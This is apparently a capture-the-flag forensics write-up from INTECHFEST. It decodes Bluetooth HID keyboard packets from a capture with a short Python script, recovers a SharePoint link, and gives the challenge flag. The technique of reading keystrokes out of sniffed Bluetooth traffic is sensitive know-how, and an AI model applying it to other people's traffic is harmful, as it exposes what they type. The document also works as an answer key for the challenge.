Input - Keyboard - LEFT SHIFT + f
Input - Keyboard - 3
Input - Keyboard - a
Input - Keyboard - 6
Input - Keyboard - 4
Input - Keyboard - x
Input - Keyboard - LEFT SHIFT + m
Input - Keyboard - LEFT SHIFT + m
Input - Keyboard - v
Input - Keyboard - y
Input - Keyboard - LEFT SHIFT + r
Input - Keyboard - LEFT SHIFT + g
Input - Keyboard - LEFT SHIFT + e
Input - Keyboard - g
Input - Keyboard - LEFT SHIFT + -
Input - Keyboard - LEFT SHIFT + q
Input - Keyboard - LEFT SHIFT + /
Input - Keyboard - e
Input - Keyboard - =
Input - Keyboard - LEFT SHIFT + o
Input - Keyboard - LEFT SHIFT + f
Input - Keyboard - LEFT SHIFT + q
Input - Keyboard - m
Input - Keyboard - m
Input - Keyboard - k
Input - Keyboard - ENTER"""

hasil = hasil.strip().split("\n")
# print(hasil)
flag = ""
for h in hasil:
    dapet = (h.split(" - ")[-1])
    if("LEFT SHIFT" in dapet):
        sym = dapet.split(" + ")[-1]
```

```
        if(sym == ";"):
            dapet = ":"
        elif(sym == "/"):
            dapet = "?"
        elif(sym == "-"):
            dapet = "_"
        else:
            dapet = sym.upper()
    flag += dapet
    print(flag)



#
https;//undipmail-my.sharepoint.com/;f;/g/personal/rafinurardiansyah-students-u
ndip-ac-id/EmNArxZ7pKxCpfCN-B2LM7YB4Bw8wDF3a64xMMvyRGEg-Q/e=OFQmmk
```


Below is URL

https://undipmail-my.sharepoint.com/:f:/g/personal/rafinurardiansyah_students_undip_ac_id/EmNArxZ7pKxCpfCN-B2LM7YB4Bw8wDF3a64xMMvyRGEg_Q?e=OFQmmk





	Time	Source	Destination	Protocol	Length	Info
478	19.810795	localhost (53buahapel)	RealmeChongq_92:50:80 (asep)	HID	20	Sent DATA - Input - Keyboard - .
479	19.812043	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
480	19.812050	localhost (53buahapel)	RealmeChongq_92:50:80 (asep)	HID	20	Sent DATA - Input - Keyboard - <action key up>
481	19.813288	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
482	19.813295	localhost (53buahapel)	RealmeChongq_92:50:80 (asep)	HID	20	Sent DATA - Input - Keyboard - c
483	19.814549	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
484	19.814560	localhost (53buahapel)	RealmeChongq_92:50:80 (asep)	HID	20	Sent DATA - Input - Keyboard - <action key up>
485	19.815791	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
486	19.815806	localhost (53buahapel)	RealmeChongq_92:50:80 (asep)	HID	20	Sent DATA - Input - Keyboard - o
487	19.817290	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
488	19.817301	localhost (53buahapel)	RealmeChongq_92:50:80 (asep)	HID	20	Sent DATA - Input - Keyboard - <action key up>
489	19.818290	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
490	19.818301	localhost (53buahapel)	RealmeChongq_92:50:80 (asep)	HID	20	Sent DATA - Input - Keyboard - m
491	19.819541	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
492	19.819549	localhost (53buahapel)	RealmeChongq_92:50:80 (asep)	HID	20	Sent DATA - Input - Keyboard - <action key up>
493	19.820790	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
494	19.820800	localhost (53buahapel)	RealmeChongq_92:50:80 (asep)	HID	20	Sent DATA - Input - Keyboard - /
495	19.822039	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
496	19.822048	localhost (53buahapel)	RealmeChongq_92:50:80 (asep)	HID	20	Sent DATA - Input - Keyboard - <action key up>
497	19.823290	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets
498	19.823300	localhost (53buahapel)	RealmeChongq_92:50:80 (asep)	HID	20	Sent DATA - Input - Keyboard - LEFT SHIFT + ;
499	19.824546	controller	host	HCI_EVT	8	Rcvd Number of Completed Packets



Below is answer and the flag

Flag

INTECHFEST{bluetooth_could_be_dangerous_5dff7d}